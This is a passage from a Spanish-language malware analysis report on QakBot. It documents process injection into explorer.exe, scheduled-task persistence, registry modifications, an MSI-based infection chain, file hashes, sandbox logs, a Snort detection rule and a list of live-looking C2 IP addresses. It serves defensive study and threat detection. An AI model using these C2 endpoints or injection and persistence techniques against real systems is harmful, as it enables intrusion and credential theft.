


Figura 56: Árbol de procesos creado por el malware

QakBot añade otra capa de persistencia y crea tareas programadas y recurrentes a través del proceso **schtasks.exe** para ejecutarse en intervalos específicos de tiempo. En el siguiente gráfico podemos ver la creación e inyección de procesos a partir del proceso original **regsvr32.exe**




Figura 57: Gráfico de procesos creado por el malware

Después de la ejecución de las DLL, QakBot inicia un proceso **explorer.exe** e inyecta su código en la memoria del proceso. Este proceso se puede usar para inyectar código en procesos adicionales como **svchost.exe**. En algunos casos, los mecanismos de doble persistencia utilizados por QakBot pueden llevar a la ejecución de procesos adicionales.



Figura 58: Árbol de procesos creado por el malware

QakBot se inyecta en el proceso principal de windows **explorer.exe** y se añade a la ejecución automática para ganar persistencia. En una primera fase realiza una **escalada de privilegios** y realiza un escaneo de la máquina a través de la ejecución de diferentes comandos que se usan principalmente para obtener interfaces de red y la configuración de la misma. En concreto, para el proceso **explorer.exe** lo que realiza es inyectar código que permite modificar el comportamiento normal del proceso principal de Windows.

Time	Process	Event	Arguments
00:00	%WINDIR%\explorer.exe:1208:2344	MapSection	"<UNKNOWN_PATH>":0, BaseAddr = 0xff3d0000, ViewSize = 0x8000, Protect = READWRITE, AllocType = 0, SectionFile '<SYSTEM32>\regsvr32.exe', SectionName "", SectionAttr = SEC_FILE SEC_IMAGE, SectionOffset = 0x0
00:00	%WINDIR%\explorer.exe:1208:2344	MapSection	"<UNKNOWN_PATH>":0, BaseAddr = 0x77890000, ViewSize = 0x1a9000, Protect = READWRITE, AllocType = 0, SectionFile '<SYSTEM32>\ntdll.dll', SectionName "", SectionAttr = SEC_FILE SEC_IMAGE, SectionOffset = 0x0
00:00	%WINDIR%\explorer.exe:1208:2344	PreCreateProcess	"<SYSTEM32>\regsvr32.exe":2340 EntryPoint = 0xff3d15c4, Peb = 0x7ffffdf000
00:00	%WINDIR%\explorer.exe:1208:2344	CreateThread	"<SYSTEM32>\regsvr32.exe":2340 StartAddress = 0xff3d15c4, ContextFlags = 1048587, Parameters = 0x7ffffdf000
00:00	%WINDIR%\explorer.exe:1208:2344	WriteMemory	"<SYSTEM32>\regsvr32.exe":2340 BaseAddress = 0x50000, WriteSize = 0x5dc
00:00	%WINDIR%\explorer.exe:1208:2344	WriteMemory	"<SYSTEM32>\regsvr32.exe":2340 BaseAddress = 0x7ffffdf2d8, WriteSize = 0x8
00:00	%WINDIR%\explorer.exe:1208:2344	WriteMemory	"<SYSTEM32>\regsvr32.exe":2340 BaseAddress = 0x60000, WriteSize = 0x20
00:00	%WINDIR%\explorer.exe:1208:2344	WriteMemory	"<SYSTEM32>\regsvr32.exe":2340 BaseAddress = 0x60020, WriteSize = 0x34
00:00	%WINDIR%\explorer.exe:1208:2344	WriteMemory	"<SYSTEM32>\regsvr32.exe":2340 BaseAddress = 0x7ffffdf368, WriteSize = 0x8
00:00	%WINDIR%\explorer.exe:1208:2344	ReadFile	'%WINDIR%\winsxs\filemaps\\$_system32_21f9a9c4a2f8b514.cdf-ms' Offset = 0x0 Length = 84

Figura 59: Inyección de código en el proceso explorer.exe

El malware Qakbot ha ido cambiando sus mecanismos de propagación e infección en sus diferentes variantes. La siguiente variante hace uso del archivo instalador en sistemas microsoft .msi para infectar el equipo en lugar de usar macros de Excel. Por ejemplo, en la distribución del malware de **Qakbot a través de CobaltStrike** se hace uso de un mecanismo parecido al anterior, con la diferencia de que el fichero excel se cambia por un fichero msi, siendo la **cadena de infección** la siguiente:

email --> link --> zip --> extracted .msi file --> dropped Qakbot DLL --> Qakbot C2
--> Cobalt Strike

Los artefactos de esta variante se pueden encontrar en virusTotal bajo el nombre de **2022-04-14-aa-Qakbot-malware-and-artifacts.zip**

- <https://www.virustotal.com/gui/file/b0f681decbf64cfc502ad14eaf7e46e4bbc19ae1e7d56b74a67b3568177baafe>

DETECTION	DETAILS	RELATIONS	CONTENT	SUBMISSIONS	COMMUNITY
Bundled Files ⓘ					
Scanned	Detections	File type	Name		
2022-05-23	41 / 60	Windows Installer	2022-04-14-aa-Qakbot-malware-and-artifacts/281.msi		
2022-05-24	51 / 66	Win32 DLL	2022-04-14-aa-Qakbot-malware-and-artifacts/1.dll		
2022-04-14	14 / 63	ZIP	2022-04-14-aa-Qakbot-malware-and-artifacts/iseerroaemtefpidnle.zip		

Figura 60: Artefactos relacionados con esta variante

En este caso, los IOC corresponden a un instalador de windows y una DLL de Win32.

- SHA256: 2b9861436d994bee6a332cbaf71a9fd6f157089062f414207c9effe84bf556e5
- File size: 977,920 bytes
- File name: 281.msi
- File description: MSI file extracted from above ZIP archive
- SHA256: f642fe6b372183af134c1c8cd5f806de37dcea27d6eab2ef53663d61795416e0
- File size: 1,399,296 bytes
- File location: C:\Users\[username]\AppData\Local\SetupTest\1.dll
- File description: Windows DLL for Qakbot (aa distribution tag)
- Run method: regsvr32.exe [filename]

Al realizar el análisis del fichero con extensión .msi vemos como su instalación desencadena la ejecución de la DLL a través del proceso **explorer.exe**.




Figura 61: Relaciones del fichero instalador con otras muestras

IOCs

Summary of indicators of compromises 5

Copy selected

Main object – 281.msi

SHA256

2b9861436d994bee6a332cbaf71a9fd6f157089062f414207c9effe84bf556e5

SHA1

69d1a8b208b6b1b7ded2705074584d4c6bf8feb0

MD5

9d0b8d924a2f02f79d18094220e1ad38

Dropped executable file (2)

SHA256

C:\Windows\Installer\faf61.msi
2b9861436d994bee6a332cbaf71a9fd6f157089062f414207c9effe84bf556e5

SHA256

C:\Users\admin\AppData\Local\SetupTest\1.dll
f642fe6b372183af134c1c8cd5f806de37dcea27d6eab2ef53663d61795416e0

Figura 62: Artefactos que se ejecutan a partir del fichero instalador

Dropped files

PID	Process	Filename	Type
4024	explorer.exe	C:\Users\admin\AppData\Local\Temp\1.dll.exe MD5: AD27AB2E638A581719284524C59D4BB3	executable
		SHA256: D4F24209F62715EB7C25EBACA57FD3A1B989CCE869ECCA78C083E4D7E157DFE9	

Figura 63: DLL ejecutada por el proceso explorer.exe

A nivel de comunicaciones, el análisis de la DLL también nos da información sobre dominios y direcciones IP asociados a los procesos explorer y regsvr32.exe.

IP Address	Port/Protocol	Associated Process	Details
82.152.39.39 	443 TCP	explorer.exe PID: 2840	United Kingdom
103.139.243.68	990 TCP	regsvr32.exe PID: 3564	India

Associated Artifacts for 82.152.39.39

Associated URL	Threat Level	Positives	Scan Date	Reference
http://82.152.39.39:443/	malicious	11/95	06/19/2022 09:55:58	-
http://82.152.39.39/	malicious	11/95	06/17/2022 23:46:51	-
https://82.152.39.39/	malicious	12/95	06/17/2022 10:50:25	-
http://82.152.39.39/t4	malicious	12/94	03/19/2022 13:45:43	-
https://82.152.39.39/t4	malicious	7/94	01/20/2022 00:39:28	-

Domain	Threat Level	Positives	Last Resolved	Reference
bad2.yourironcore.com	-	-	03/19/2022 00:30:27	Report

Figura 64: Dominios y direcciones IP asociados a la ejecución de los procesos

La DLL se guarda en el directorio **C:\Users\user\AppData\Local\SetupTest**.

C:\Users\user\AppData\Local\SetupTest\1.dll
%LOCALAPPDATA%\SetupTest\1.dll

Tras la ejecución de esta DLL, se crean nuevas claves de registro en diferentes rutas.

Registry Keys Set
+ \REGISTRY\A\{c5a0d2ac-31a9-11ec-937b-167c9a143b2d}\DefaultObjectStore\LruList\000000000002B6C\ObjectLru
+ \REGISTRY\A\{c5a0d2ac-31a9-11ec-937b-167c9a143b2d}\DefaultObjectStore\LruList\000000000002B6C\ObjectId
+ \REGISTRY\A\{c5a0d2ac-31a9-11ec-937b-167c9a143b2d}\DefaultObjectStore\OffsetTable\661\Indexes\FileIdIndex-{853201e6-2d75-11ea-a138-806e6f6e6963}\200000001F9C9
+ HKU\S-1-5-21-575823232-3065301323-1442773979-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer
+ HKU\S-1-5-21-575823232-3065301323-1442773979-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
+ \REGISTRY\A\{c5a0d2ac-31a9-11ec-937b-167c9a143b2d}\DefaultObjectStore\IndexTable\FileIdIndex-{853201e6-2d75-11ea-a138-806e6f6e6963}_IndexName_
+ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\ldjwnxxk\Index
+ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\ldjwnxxk\ld
+ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{06C27BE0-75FA-424E-BD59-FD2EFF6244B5}\DynamicInfo
+ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{06C27BE0-75FA-424E-BD59-FD2EFF6244B5}\Path
+ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{06C27BE0-75FA-424E-BD59-FD2EFF6244B5}\Hash
+ HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{06C27BE0-75FA-424E-BD59-FD2EFF6244B5}\Triggers
+ HKU\S-1-5-21-575823232-3065301323-1442773979-1000\Software\Microsoft\Wqigacuybfu\abe1bf3

Figura 65: Modificaciones en las entradas del registro

En cuanto a las técnicas para obtener **persistencia** podemos destacar aquellas que permiten la **ejecución de tareas programadas**.

Persistence						
ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1053.005	Scheduled Task	- Persistence - Execution - Privilege Escalation	Adversaries may abuse the Windows Task Scheduler to perform task scheduling for initial or recurring execution of malicious code. Learn more	- Schedules a task to be executed at a specific time and date 62af...e026		

Figura 66: Mecanismos para obtener persistencia

En cuanto a las técnicas para la **elevación de privilegios** podemos destacar aquellas que permiten la inyección de código malicioso con el objetivo de evadir los mecanismos de defensa de los procesos principales del sistema operativo.

Privilege Escalation						
ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1055.012	Process Hollowing	- Privilege Escalation - Defense Evasion	Adversaries may inject malicious code into suspended and hollowed processes in order to evade process-based defenses. Learn more			- Observed SetWindowsHookEx API string 62af...e026
T1055	Process Injection	- Privilege Escalation - Defense Evasion	Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Learn more	- Writes data to a remote process 62af...e026		

Figura 67: Mecanismos para la elevación de privilegios

En cuanto a los mecanismos de **comando y control**, se suelen aplicar algoritmos de cifrado para ocultar el tráfico de comando y control.

Command and Control						
ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1573	Encrypted Channel	Command and Control	Adversaries may employ a known encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol. Learn more			- Uses HTTPS for communication 62af...e026

Figura 68: Mecanismos de comando y control

A nivel de **persistencia** podríamos ver las **entradas de registro** que se modifican para el proceso explorer.exe

Modification events

(PID) Process: (1328) explorer.exe Operation: write Value: 78FD41573BD99A1F72AB7870315B0E3453028C2CB868FED0AF9ED99462BC4217A1D271A8EA0356DF43535841214A5F0FFC6490664BB2D686	Key: HKEY_CURRENT_USER\Software\Microsoft\Ytfovlymmxqrt Name: 9abda0b5
(PID) Process: (1328) explorer.exe Operation: write Value: 1671B1CB492C5556C055EBE1070186F4539120B65789D71D8758F7249231D7EFE81C8ECAE56FBF12EB97D74FCE28A7C64420349CAD704EF46C08C28785325DA04EC55E6E8CDFA42531F0946B3321C8CB01D1E8F360D47B846A3463E7919A5EE78CEB4A7EF37FE781B04F1E724F76D4D471D962C1AF767DCD901BB854F670DB2AAFDA7EC62D66B8100666C6C42D912507FAFC5C6C86059C6523A7917E99DB8C84F0152E8C16D170DA625DEE8DB4EFDD0BAFE8AC174238FCFCE5B284F9E110924B2CA4C60EE9A086EC4EA53370598DCA4606D	Key: HKEY_CURRENT_USER\Software\Microsoft\Ytfovlymmxqrt Name: af2270fb
(PID) Process: (1328) explorer.exe Operation: write Value: 3F5FCA242F6BC310CEAAC572F217631E80818206CC63DD11A011436B60540631896528F881B58F8D7524A62F733EFF1B65DEC863701EF377DB32346C7CAEBF22254622CA4CA2148A5E14D101F2C82D3C73B8F7A28CCE6187EAD42B23EA18A1DBE81CA2	Key: HKEY_CURRENT_USER\Software\Microsoft\Ytfovlymmxqrt Name: ad635087
(PID) Process: (1328) explorer.exe Operation: write Value: B713E0E0EA1F46224E8E96656AEB48CB16FB37C10DDF57BC9E2BA44012409C924B05210D64AFCB609BC5C	Key: HKEY_CURRENT_USER\Software\Microsoft\Ytfovlymmxqrt Name: 15df37e2
(PID) Process: (1328) explorer.exe Operation: write Value: FDAA9851894C966700E566C238A829AC7D067B43784036B67ED14F73523A690DA110E0822121380F4474A045F950DFA5F4E571D81A3BCB4FC46D8D17CE5B0104C618671B46604225C4157F1D8E2C771823C93812AC68E744F8CD1B185F4C90181B	Key: HKEY_CURRENT_USER\Software\Microsoft\Ytfovlymmxqrt Name: 68d77868
(PID) Process: (1328) explorer.exe Operation: write Value: AD659A1C35152DAA5CFA6C5D5B9329BE52522392BC1E5EA22C4E1317AC8AAFA82D2B77C6901735FBCC06F5399FAF61D3F005B0319A198178E5B939362F98C9D3FD8BFE4DE91FFF0E3F3018A7FAC315D2389211532683CF1C7B58608894E81C4B	Key: HKEY_CURRENT_USER\Software\Microsoft\Ytfovlymmxqrt Name: d06b1f0d

Figura 69: Modificación de entradas del registro para el proceso explorer.exe

Detalle de la escritura de datos en el proceso explorer.exe:

"regsvr32.exe" wrote 32 bytes to a remote process "%WINDIR%\explorer.exe" (Handle: 472)
"regsvr32.exe" wrote 52 bytes to a remote process "%WINDIR%\explorer.exe" (Handle: 472)
"regsvr32.exe" wrote 4 bytes to a remote process "%WINDIR%\explorer.exe" (Handle: 472)
"regsvr32.exe" wrote 6852 bytes to a remote process "%WINDIR%\explorer.exe" (Handle: 472)
"explorer.exe" wrote 32 bytes to a remote process "%WINDIR%\System32\schtasks.exe" (Handle: 372)
"explorer.exe" wrote 52 bytes to a remote process "%WINDIR%\System32\schtasks.exe" (Handle: 372)
"explorer.exe" wrote 4 bytes to a remote process "%WINDIR%\System32\schtasks.exe" (Handle: 372)

También podríamos ver otras DLLs utilizadas por el proceso principal.




Figura 70: Módulos y DLLs utilizadas por el proceso principal

En cuanto a los mecanismos de **obtención de credenciales**, destacar aquellos indicadores relacionados con el uso de keylogger que obtienen las pulsaciones del usuario y aquellos que permiten acceder a las funciones de la interfaz de programación de aplicaciones (API) de Windows.

Credential Access						
ATT&CK ID	Name	Tactics	Description	Malicious Indicators	Suspicious Indicators	Informative Indicators
T1056.001	Keylogging	- Credential Access - Collection	Adversaries may log user keystrokes to intercept credentials as the user types them. Learn more			Observed GetAsyncKeyState/GetKeyState API string
T1056.004	Credential API Hooking	- Credential Access - Collection	Adversaries may hook into Windows application programming interface (API) functions to collect user credentials. Learn more		Installs hooks/patches the running process	

Figura 71: Mecanismos para la obtención de credenciales y relación con la matriz de MITRE

Para ello se suelen emplear técnicas de **hooking** sobre el proceso en ejecución.

"**SetWindowsHookExA**" observed api string which can "provides the ability to install a hook procedure to monitor the system for certain types of events"

"regsvr32.exe" wrote bytes "700aeb00" to virtual address "0x00F01054"

"regsvr32.exe" wrote bytes "d008eb00" to virtual address "0x00EE9084"

"regsvr32.exe" wrote bytes "f1274c69" to virtual address "0x009F11E4"

"regsvr32.exe" wrote bytes "f6ff9875" to virtual address "0x009F12C4"

"regsvr32.exe" wrote bytes "3c334c69" to virtual address "0x009F1324"

"regsvr32.exe" wrote bytes

"c04ec0772054c177e065c177b538c277000000000d0e57500000000c5eae5750000000088eae57500000000e968bb758228c277ee29c27700000000d269bb75000000007dbbe575000000009bebb7500000000ba18e57500000000" to virtual address "0x76AC1000" (part of module "NSI.DLL")

"regsvr32.exe" wrote bytes "f6ff9875" to virtual address "0x009F1190"

"regsvr32.exe" wrote bytes "f1274c69" to virtual address "0x009F1220"

"explorer.exe" wrote bytes

"c04ec0772054c177e065c177b538c277000000000d0e57500000000c5eae5750000000088eae57500000000e968bb758228c277ee29c27700000000d269bb75000000007dbbe575000000009bebb7500000000ba18e57500000000" to virtual address "0x76AC1000" (part of module "NSI.DLL")

"schtasks.exe" wrote bytes

"c04ec0772054c177e065c177b538c277000000000d0e57500000000c5eae5750000000088eae57500000000e968bb758228c277ee29c27700000000d269bb75000000007dbbe575000000009bebb7500000000ba18e57500000000" to virtual address "0x76AC1000" (part of module "NSI.DLL")

source

Hook Detection

Se detectan también las siguientes llamadas al **API de Windows** que podrían tener un comportamiento malicioso.

RegOpenKeyExA

RegCloseKey

GetUserNameW

GetSystemInfo

GetVersionExA

GetModuleFileNameA

LoadLibraryA

LoadLibraryExA

LockResource

UnhandledExceptionFilter

GetCommandLineA

GetProcAddress

CreateThread

GetModuleHandleA

FindFirstFileA

WriteFile

GetStartupInfoA

```
Sleep
GetTickCount
CreateFileA
FindResourceA
VirtualAlloc
GetCursorPos
GetLastActivePopup
SetWindowsHookExA
FindWindowA
GetWindowThreadProcessId
```

El **proceso de infección se podría resumir** sigue los siguientes pasos:

1. La DLL inicial de QakBot se inyecta en el proceso explorer.exe.
2. La DLL se copia en la ubicación predeterminada de la carpeta de la aplicación, definida en la clave de registro %APPDATA%.
3. Se crea una copia de sí mismo en la clave de registro en la ruta HKCU\Software\Microsoft\Windows\CurrentVersion\Run para volver a ejecutarse cuando se vuelva a arrancar el sistema.
4. Se copia un archivo .dat con información del sistema y el nombre de la botnet.
5. Se ejecuta una copia desde la carpeta %APPDATA% y reemplaza el archivo originalmente infectado por uno legítimo.
6. Se crea una instancia de explorer.exe y se inyecta en él. Posteriormente, se hace uso del proceso explorer.exe en ejecución para actualizar QakBot desde un servidor de comando y control.

Otras de las capacidades que proporciona la plataforma virusTotal es la posibilidad de obtener reglas que podríamos añadir en un sistema IDS para detectar esta amenaza. En particular, en la sección **Crowdsourced IDS rules** encontramos algunas reglas de detección que podríamos usar en IDS como Snort.

Crowdsourced IDS Rules ⓘ	
HIGH 0	MEDIUM 2 LOW 3 INFO 0
⚠	Matches rule PROTOCOL-ICMP Unusual PING detected from Snort registered user ruleset ↳ successful-recon-limited
⚠	Matches rule SERVER-OTHER MRLG fastping echo reply memory corruption attempt from Snort registered user ruleset ↳ misc-attack
⚠	Matches rule PROTOCOL-ICMP PING Windows from Snort registered user ruleset ↳ misc-activity
⚠	Matches rule PROTOCOL-ICMP PING from Snort registered user ruleset ↳ misc-activity
⚠	Matches rule PROTOCOL-ICMP Echo Reply from Snort registered user ruleset ↳ misc-activity

Figura 72: Reglas de detección para IDS

Ejemplo de regla de detección para Snort:

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any ( msg:"SERVER-OTHER
MRLG fastping echo reply memory corruption attempt"; icode:0; itype:0;
content:!"ABCDEFGHIJKLMNPOQRSTUVWXYZABCDEFGHI",depth 32;
content:!"0123456789abcdefghijklmnopqrstuv",depth 32;
content:!"EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE",depth 36;
byte_test:4,>,1000000,8,little; metadata:policy max-detect-ips drop;
reference:cve,2014-3931; reference:url,mrlg.op-sec.us/;
reference:url,s3.eurecom.fr/cve/CVE-2014-3931.txt; classtype:misc-attack; sid:31767;
rev:2; )
```

En la sección **community** tenemos acceso a colecciones donde aparece la muestra que estamos analizando




Figura 73: Colecciones donde encontramos la muestra analizada

Además, podemos ver análisis realizados por otras plataformas para el malware que estamos analizando.


joesecurity
3 months ago

Joe Sandbox Analysis:

Verdict: MAL
Score: 100/100
Classification: mal100.troj.evad.winDLL@10/4@0/0
Threat Name: CryptOne Qbot
Malware Config: see the report for the full malware config

HTML Report: <https://www.joesandbox.com/analysis/609546/0/html>
PDF Report: <https://www.joesandbox.com/analysis/609546/0/pdf>
Executive Report: <https://www.joesandbox.com/analysis/609546/0/executive>
Incident Report: <https://www.joesandbox.com/analysis/609546/0/irxml>
IOCs: <https://www.joesandbox.com/analysis/609546?idtype=analysisid>
Show less


intezer_analyze
3 months ago

Intezer Analyze Genetic Analysis:

Classification: Qakbot
Full Intezer Analyze report: <https://analyze.intezer.com/files/f642fe6b372183af134c1c8cd5f806de37dcea27d6eab2ef53663d61795416e0?vt=code%20reuse%2Cstring%20reuse%2CIOCs%2CTTPs%2Cbehavior%20analysis>
(code reuse, string reuse, IOCs, TTPs, behavior analysis)

Give your malware a free spin on <https://analyze.intezer.com>

Figura 74: Análisis realizados por otras plataformas

6.3. Servidores C&C

QakBot utiliza una infraestructura en niveles, normalmente utilizando otros sistemas comprometidos como servidores proxy de primer nivel para establecer una lista de servidores C2 que va cambiando a lo largo del tiempo. En este punto, la plataforma **triage** <https://tria.ge/220419-3c79baffg4> donde se realiza un análisis de la DLL, nos proporciona aquellas direcciones IP que actuarían como servidores C&C de la botnet.

C2	24.152.219.253:995		176.67.56.94:443	
	86.97.11.43:443		85.104.122.231:443	
	31.215.185.49:1194		86.195.158.178:2222	
	31.215.185.49:2222		46.198.215.152:995	
	81.215.196.174:443		109.228.220.196:443	
	190.73.3.148:2222		24.43.99.75:443	
	39.44.144.159:995		74.15.2.252:2222	
	83.110.91.58:443		38.70.253.226:2222	
	108.60.213.141:443		47.23.89.62:993	
	2.50.4.57:443		75.99.168.194:443	
	41.38.167.179:995		37.34.253.233:443	
	148.64.96.100:443		115.50.75.208:2222	
	140.82.49.12:443		1.161.67.235:443	
	85.246.82.244:443		47.23.89.62:995	
